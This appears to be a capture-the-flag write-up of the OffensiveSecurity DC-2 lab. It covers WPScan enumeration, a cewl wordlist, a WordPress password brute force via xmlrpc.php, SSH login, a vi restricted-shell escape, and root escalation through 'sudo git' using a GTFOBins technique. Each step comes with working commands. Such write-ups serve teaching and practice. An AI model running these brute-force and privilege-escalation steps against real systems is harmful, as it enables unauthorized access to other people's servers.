## OffensiveSecurity – DC-2 Alberto Gómez

## Nmap scan:

Found only one service, let's look more exhaustively:

Checking the service versions, we see that the new found port is a SSH service:

We get this error when accessing the website:

```
Hmm. We're having trouble finding that site.
We can't connect to the server at dc-2.
```

Let's add the domain name to /etc/hosts:

```
(kali⊛ kali)-[~]

$ cat /etc/hosts

192.168.51.194 dc-2

127.0.0.1 localhost
```

Now we can access the website and see it is a WordPress site. So Let's quickly enumerate with WPScan:

wpscan --url http://dc-2/ -e

We found three users:

```
[i] User(s) Identified:
[+] admin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
| - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
[+] jerry
| Found By: Wp Json Api (Aggressive Detection)
| - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```


Let's try to detect plugins with:

wpscan --url http://dc-2/ --plugins-detection mixed

```
[+] akismet
| Location: http://dc-2/wp-content/plugins/akismet/
| Last Updated: 2023-04-05T10:17:00.000Z
| Readme: http://dc-2/wp-content/plugins/akismet/readme.txt
| [!] The version is out of date, the latest version is 5.1
| Found By: Known Locations (Aggressive Detection)
| - http://dc-2/wp-content/plugins/akismet/, status: 200
| Version: 3.3.2 (100% confidence)
```

Found akismet with an old version.

Anyway, the index page gives us a hint. We shall use cewl to make our own password dictionary based on words present on this site.



I used the following command to create the wordlist. The -d flag specifies the depth we want the spider to get words from, --with-numbers specifies that words containing numbers are gathered too:

```
(kali@kali)-[~]
$ cewl http://dc-2/ -d 3 --with-numbers -w words
```

I tried to brute-force using wfuzz against the /wp-login page with no success.

Doing a directory enumeration I found a xmlrpc.php file.

```
/xmlrpc.php Status co(Status: 405) [Size: 42]
```

With some research, I found out it is an API that allows interaction with the site. It can be exploited to launch several attacks, like brute-force login.

*WPScan* comes with a built-in login brute-forcing feature. Using it, it will take advantage of this *xmlrpc.php* file to make the attack.

We can launch it with the following command. The '-e u' is to enumerate users, and '-P words' is to launch a brute-force attack using the specified wordlist:

wpscan --url http://dc-2/ -e u -P words

It found two login combinations:

Let's try them on the SSH service. Jerry's credentials aren't valid, but tom's credentials are:

```
(kali® kali)-[~]
$ ssh -p 7744 tom@192.168.51.194
The authenticity of host '[192.168.51.194]:7744 ([192.168.51.194]:7744)' can't be established.
ED25519 key fingerprint is SHA256:JEugxeXYqsY0dfaV/hdsQN31Pp0vLi5iGFvQb8cB1YA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.51.194]:7744' (ED25519) to the list of known hosts.
tom@192.168.51.194's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tom@DC-2:~$
```

We are inside a restricted shell.

We have access to the less command, so we can read the first flag:

```
flag3.txt local.txt shell usr
tom@DC-2:~$ less local.txt

9b16769635e1c38397ba4bb039900663
local.txt (END)
```

We also have access to 'vi' command. Let's try to break out from there.

- 1. We exercute 'vi' to enter the text editor.
- 2. Next, we type ':set shell=/bin/bash'
- 3. Then, we enter the shell with ':shell'

Now, we are on a new shell and can change our PATH variable:

```
tom@DC-2:~$ export PATH=/usr/bin:/bin:/usr/sbin:/sbin:/usr/local/bin
```

We got to change to user 'jerry' with 'su' command:

```
tom@DC-2:~$ su jerry
Password:
jerry@DC-2:/home/tom$
```

Using 'sudo -l' we see we jerry can execute /usr/bin/git as root.

```
jerry@DC-2:/home/tom$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin
User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
jerry@DC-2:/home/tom$
```

In <u>GTFOBins</u> we can see several ways to take advantage of *git*'s sudo permissions. I used the following:

```
sudo git -p help config
!/bin/sh
```

Got a root shell and the final flag:

```
!/bin/sh
# whoami
root
# cat /root/proof.txt
4bdadd590790df7a6fff3f641342fe86
# ■
```